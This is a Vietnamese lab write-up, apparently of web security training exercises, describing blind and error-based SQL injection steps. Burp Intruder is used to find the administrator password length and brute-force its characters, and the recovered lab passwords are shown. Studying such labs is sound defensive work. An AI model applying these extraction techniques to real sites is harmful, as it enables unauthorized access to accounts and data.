
Kết quả cho thấy, users table có tồn tại trong database.

Bước 3: Xác thực username administrator có tồn tại trong users table không.
Tương tự cách làm bên trên nhưng lần này là select username trong users table có phải là administrator hay không




Kết quả cho thấy, administrator user có tồn tại

Bước 4: Dự đoán độ dài password của administrator user
Bằng cách thêm biến length(password) > 1 và length(password) > 50. Ta có thể dự đoán, password của administrator nằm trong khoảng [1; 50] kí tự
Để nhanh chóng tìm ra độ dài của password, tiến hành send to intruder. Sau đó sniper độ dài của password, rồi tiến hành attack.
Kiểm tra và ta nhận thấy, khi độ dài của password lớn hơn 20 phần length bắt đầu thay đổi. Hay nói cách khác khi độ dài của password lớn hơn 20, welcome back message không còn được return lại => Do đó, password có độ dài bằng 20.




Bước 5: Dự đoán ký tự đầu tiên của password

Với cách tấn công tương tự khi dự đoán độ dài, chỉ khác là ta sẽ thay đổi 1 chút phần câu lệnh và nhấn nút *Send.* Kết quả là không nhận về Welcome back! message được return về. Do đó, 'a' không phải là kí tự đầu tiên.



Tiếp tục tiến hành Send to Intruder và sniper kí tự đầu tiên. Nhưng lần này là sử dụng với payload type là Brute forcer.

Tiến hành tấn công và tìm phần có length khác với mấy cái khác. Check lại và kết quả là tại d có return về *Welcome back!* message. Vậy kí tự đầu tiên là d



Bước 6: Dự đoán 19 kí tự còn lại

Chuyển kiểu tấn công (*Attack type*) thành *Cluster bomb*


Tiến hành set up 2 payload với payload 1 là vị trí của mật khẩu, payload là kí tự mà vị trí đó đang giữ. Rồi tiến hành tấn công.

Sau khi có kết quả tấn công, tiến hành filter để tìm ra những request có *Welcome back!* message response

b. Kết quả

Sau khi sắp xếp lại ta có kết quả là:


- Username: administrator
- Password: dce4grkwcosd03lmxc15




11. Blind SQL injection with conditional errors

a. Cách thực hiện

Bước 1. Xác nhận rằng parameter dễ thâm nhập




Bước 2: Xác nhận rằng users table có tồn tại trong database



Users table có tồn tại


Bước 3: Xác nhận administrator user có tồn tại trong users database



Internal Server Error => administrator user có tồn tại

Bước 4: Xác định độ dài của password

Internal Server Error => độ dài password lớn hơn 1



200 OK => độ dài password bé hơn 50


Để tìm chính xác độ dài password, ta send to intruder, rồi mở phần intruder tiến hành sniper

18	18	500	285	2353
19	19	500	301	2353
20	20	200	285	11453
21	21	200	287	11453
22	22	200	284	11453
23	23	200	282	11453

Tại vị trí 20, 200 được response => Password có độ dài là 20 kí tự

Bước 5: Xác minh password

- Tìm kí tự đầu tiên: dự đoán ‘a’ là kí tự đầu tiên



Kết quả: ‘a’ không phải là kí tự đầu tiên

Tiếp tục send to intruder, dùng sniper để dò tìm kí tự đầu tiên với payload type là Brute forcer.

Tại request số 4, status code response là 500 => kí tự đầu tiên là d

2	b	200	266	11453
3	c	200	682	11453
4	d	500	266	2353
5	e	200	1110	11453
6	f	200	328	11453

- Tìm 19 kí tự còn lại: Chuyển sang chế độ cluster bomb với 2 paylpoad. Payload 1 là vị trí của mật khẩu, payload là kí tự mà vị trí đó đang giữ.

Ký tự cần lấy sẽ có status là 500


602	2	4	200	293	11453
603	3	4	200	286	11453
604	4	4	500	298	2353
605	5	4	200	288	11453

Hình ảnh mình họa cho kí tự cần lấy

b. Kết quả

Sắp xếp lại, ta có:


- Username: administrator
- Password: dfv4l2xtmn15icrur2pq




12. Visible error-based SQL injection

a. Cách thực hiện


Bước 1: Tiến hành thêm dấu ‘ vào phía sau TrackingId. Trong phần response, lưu ý thông báo lỗi dài dòng. Điều này tiết lộ truy vấn SQL đầy đủ, bao gồm giá trị cookies.




Bước 2: Trong phần request, thêm kí tự '- - vào phần còn lại của query.



Bước 3: Sử dụng tới câu lệnh CAST




Chuyển đổi câu lệnh CAST sang dạng URL-encode




Kết quả sau khi Send

Bước 4: Chuyển về dạng boolean



Không nhận về thông báo error


Bước 5: Thay đổi câu lệnh select




Và nhận về kết quả là:

```
<h4>
  Unterminated string literal started at position 95 in SQL SELECT * FROM
  tracking WHERE id = 'MqLz4y6ClabOhXdS' AND 1=CAST((SELECT username from
  users) as'. Expected  char
</h4>
```

